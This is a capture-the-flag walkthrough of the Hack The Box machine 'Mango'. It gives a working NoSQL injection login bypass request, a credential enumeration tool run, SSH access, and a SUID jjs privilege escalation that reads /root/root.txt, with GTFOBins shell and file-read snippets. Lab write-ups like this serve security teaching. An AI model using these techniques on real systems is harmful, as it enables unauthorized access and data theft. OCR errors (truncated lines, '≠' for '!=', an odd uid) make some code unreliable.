Welcome back hackers!! Today we will be doing another linux based box called Mango. The name of the box is after fruit's name which is quite popular in India. Moving on to the walkthrough, lets dive in.


Enumeration

```
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   2048 a8:8f:d9:6f:a6:e4:ee:56:e3:ef:54:54:6d:56:0c:f5 (RSA)
|   256 6a:1c:ba:89:1e:b0:57:2f:fe:63:e1:61:72:89:b4:cf (ECDSA)
|_  256 90:70:fb:6f:38:ae:dc:3b:0b:31:68:64:b0:4e:7d:c9 (ED25519)
80/tcp  open  http     Apache httpd 2.4.29
|_http-title: 403 Forbidden
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.29 (Ubuntu)
443/tcp open  ssl/http Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Mango | Search Base
| ssl-cert: Subject: commonName=staging-
order.mango.htb/organizationName=Mango Prv
Ltd./stateOrProvinceName=None/countryName=IN
| Issuer: commonName=staging-order.mango.htb/organizationName=Mango Prv
Ltd./stateOrProvinceName=None/countryName=IN
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2019-09-27T14:21:19
| Not valid after:  2020-09-26T14:21:19
| MD5:   b797 d14d 485f eac3 5cc6 2fed bb7a 2ce6
|_SHA-1: b329 9eca 2892 af1b 5895 053b f30e 861f 1c03 db95
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
|_http-server-header: Apache/2.4.29 (Ubuntu)
```

There are three ports open. 22, 80 and 443. We will start with port 80 and 443 which are Http and https respectively.


Port 80,443

First, lets analyze the certificate to find some extra information about the host. The only thing interesting is we get the hostname from the certificate. Lets add it in our hosts file:



Common Name staging-order.mango.htb
Email Address admin@mango.htb

Starting with port 80, its a login page at the beginning. We don't have any credentials yet plus the source code is not at all juicy.




Welcome Back!

Log in for ordering Sweet & Juicy Mango.


I tried some default creds, but none worked and also there was no error message stating incorrect credentials. The page was simply getting reloaded. I ran a quick gobuster to find some additional pages or directories:

```
┌──(root💀kali)-[/home/rishabh/HTB/Mango]
└─# gobuster dir -u http://staging-order.mango.htb/ -w
/usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
--no-error -o dirbust -b 400,404 -q -t 64 -x js,html,php,txt,bak
/index.php            (Status: 200) [Size: 4022]
/home.php             (Status: 302) [Size: 0] [--> index.php]
/vendor               (Status: 301) [Size: 335] [--> http://staging-
order.mango.htb/vendor/]
/server-status        (Status: 403) [Size: 288]
```

There was nothing interesting going on here. Accessing vendor directory is forbidden. Next. I also wanted to check for any other subdomains if present. There were no subdomains present in this port. Lets move to port 443.
Home page is hosting some kind of search engine.




At the top right corner, there is a username disclosure. We will keep this username for later use. Giving any random string in the search bar simply outputs 0 results found. I ran gobuster next to find more page and directories.



```
┌──(root💀kali)-[/home/rishabh/HTB/Mango]
└─# gobuster dir -u https://staging-order.mango.htb/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-
medium.txt --no-error -o dirbust_2 -b 400,404 -q -t 64 -x js,html,php,txt,bak -k
/index.php            (Status: 200) [Size: 5152]
/analytics.php        (Status: 200) [Size: 397607]
/server-status        (Status: 403) [Size: 289]
```

Just one page which is analytics.php. If you navigate to that page:



Error

Current key is only applicable for ***.codepen.io**.
Read more info about this error

You are trying to use the following key:
Z7XR-XIJ19K-0A3A59-6I4E2I-04601R-
1H4H6Q-38615Q-532G18-2C2W0A-5P

Current version: 2.9.12 (build 11/15/2021)

Error

Current key is only applicable for ***.codepen.io**.
Read more info about this error


You are trying to use the following key:
Z7XR-XIJ19K-0A3A59-6I4E2I-04601R-
1H4H6Q-38615Q-532G18-2C2W0A-5P

Current version: 2.9.12 (build 11/15/2021)

There is some key error about which I am not sure. I tried to load files from my machine but none of them worked. It was a dead end probably.
Now, I again moved back to http login page to use some injection payloads like sqli and others. After trying numerous payloads of SQL injection none of them were working. Next I moved to NoSQL injection payloads. Here is the link of various login forms bypass: https://book.hacktricks.xyz/pentesting-web/login-

bypass


Indeed this webapp was vulnerable to NoSQL injection and here is the payload:



```
POST / HTTP/1.1
Host: staging-order.mango.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 51
Origin: http://staging-order.mango.htb
DNT: 1
Connection: close
Referer: http://staging-order.mango.htb/
Cookie: PHPSESSID=admin
Upgrade-Insecure-Requests: 1

username[$ne]=admin&password[$ne]=admin&login=login
```

```
HTTP/1.1 302 Found
Date: Sat, 27 Nov 2021 20:07:18 GMT
Server: Apache/2.4.29 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
location: home.php
Content-Length: 4022
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8">
    <link rel="mask-icon" type="" href="https://static.codepen.io/assets/favicon/logo-pin-8f3771b1072e3c38bd662872f6b673a722f4b3c
    <title>
      Mango | Sweet & Juicy
    </title>
    <style>
      *{
        box-sizing:border-box;
      }

      body{
        font-family:'Rubik',sans-serif;
        margin:0;
        padding:0;
      }

      .container{
        display:flex;
        height:100vh;
      }

      .left-section{
        overflow:hidden;
        display:flex;
        flex-wrap:wrap;
        flex-direction:column;
        justify-content:center;
        -webkit-animation-name:left-section;
        animation-name:left-section;
        -webkit-animation-duration:1s;
        animation-duration:1s;
```

I have marked the payload with lines. [$ne] means not equals to. From the response, you can see its a 302 redirect, and if you follow the redirection, this is the page you get:



Under Plantation

Sorry for the inconvenience. We just started farming!
To contact us in the meantime please email: admin@mango.htb
We rarely look at our inboxes.

There is a great tool which does most of the work: https://github.com/an0nlk/Nosql-MongoDB-injection-username-password-enumeration

This tool will enumerate all the usernames and passwords in no time. On the github page, its very clearly written how to use the tool. Just supply the required arguments and you are good to go.
This is the output of the tool when you enumerate usernames:

```
┌──(root💀kali)-[/opt/Nosql-MongoDB-injection-username-password-enumeration]
└─# python nosqli-user-pass-enum.py -u http://staging-order.mango.htb/index.php -up username -pp password -ep username -op login:login -m POST
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.py:12: CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
2 username(s) found:
admin
mango
```

So it has found two usernames, lets keep that info with us. Now, running the same tool to fetch the passwords, I successfully got two passwords to work out with.
I used the credentials to see if we get any new content, but it shows the same page whatsover. I decided to use these credentials on ssh to see if we can login being the only path left.

Initial Foothold


```
┌──(root💀kali)-[/home/rishabh/HTB/Mango]
└─# ssh mango@$IP
The authenticity of host '10.129.1.219 (10.129.1.219)' can't be established.
ED25519 key fingerprint is SHA256:tzYGTA/kNsB/kThvsmrv2uxaUS/2zS/grRQkrbN4+RE.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.1.219' (ED25519) to the list of known hosts.
mango@10.129.1.219's password:
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-64-generic x86_64)
```

```
 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Nov 27 21:06:13 UTC 2021

  System load:  0.0                Processes:             103
  Usage of /:   27.7% of 19.56GB   Users logged in:       0
  Memory usage: 41%                IP address for ens160: 10.129.1.219
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

119 packages can be updated.
18 updates are security updates.


Last login: Mon Sep 30 02:58:45 2019 from 192.168.142.138
mango@mango:~$
```

The creds we found worked for SSH.


Privilege Escalation

You cannot read the user flag yet. For that you need to switch user to admin and you can do that by supplying one of the creds we found earlier:




```
mango@mango:~$ cd ..
mango@mango:/home$ ls
admin  mango
mango@mango:/home$ cd admin
mango@mango:/home/admin$ ls
user.txt
mango@mango:/home/admin$ ls -la
total 24
drwxr-xr-x 2 admin admin 4096 Sep 30  2019 .
drwxr-xr-x 4 root  root  4096 Sep 27  2019 ..
lrwxrwxrwx 1 admin admin    9 Sep 27  2019 .bash_history → /dev/null
-rw-r--r-- 1 admin admin  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 admin admin 3771 Apr  4  2018 .bashrc
-rw-r--r-- 1 admin admin  807 Apr  4  2018 .profile
-r-------- 1 admin admin   33 Sep 27  2019 user.txt
mango@mango:/home/admin$ su admin
Password:
$ id
uid=4000000000(admin) gid=1001(admin) groups=1001(admin)
$ 
```

Now, I transferred linpeas to make things little bit easier.
Straightaway linpeas highlights jjs suid binary as vulnerable:



```
-rwsr-xr-x 1 root root 14K Mar 27  2019 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 10K Mar 28  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-sr-- 1 root admin 11K Jul 18  2019 /usr/lib/jvm/java-11-openjdk-amd64/bin/jjs
-rwsr-xr-x 1 root root 427K Mar  4  2019 /usr/lib/openssh/ssh-keysign
-rwsr-sr-x 1 root root 99K Mar 15  2019 /usr/lib/snapd/snap-confine  ——→  Ubuntu_snapd<2.37_dirt
ge Escalation(CVE-2019-7304)
```

I went straight to gtfobins and there was a suid section in which there is a single command you can run to gain root shell. But..



SUID


If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

This has been found working in macOS but failing on Linux systems.

```
sudo install -m =xs $(which jjs) .

echo "Java.type('java.lang.Runtime').getRuntime().exec('/bin/sh -pc \$@|sh\${IFS}-p _ echo sh -p <$(tty) >$(t
```

This exploit, doesn't work on linux systems. Even I failed to notice this line and due to excitement I crashed the machine twice. Instead I implemented File read vulnerability which makes privileged reads or disclose files outside a restricted file system:




File read

It reads data from files, it may be used to do privileged reads or disclose files outside a restricted file system.

```
echo 'var BufferedReader = Java.type("java.io.BufferedReader");
var FileReader = Java.type("java.io.FileReader");
var br = new BufferedReader(new FileReader("file_to_read"));
while ((line = br.readLine()) != null) { print(line); }' | jjs
```

All you need to change is, write the path of root flag instead of "file_to_read". Execute the commands as said in the box and it will output the root flag:



```
mango@mango:~$ su admin
Password:
$ echo 'var BufferedReader = Java.type("java.io.BufferedReader");
> var FileReader = Java.type("java.io.FileReader");
> var br = new BufferedReader(new FileReader("/root/root.txt"));
> while ((line = br.readLine()) ≠ null) { print(line); }'| jjs
Warning: The jjs tool is planned to be removed from a future JDK release
jjs> var BufferedReader = Java.type("java.io.BufferedReader");
jjs> var FileReader = Java.type("java.io.FileReader");
jjs> var br = new BufferedReader(new FileReader("/root/root.txt"));
jjs> while ((line = br.readLine()) ≠ null) { print(line); }
7e2d6f0aad[redacted]
jjs> $ exit
mango@mango:~$
```

Cheers!!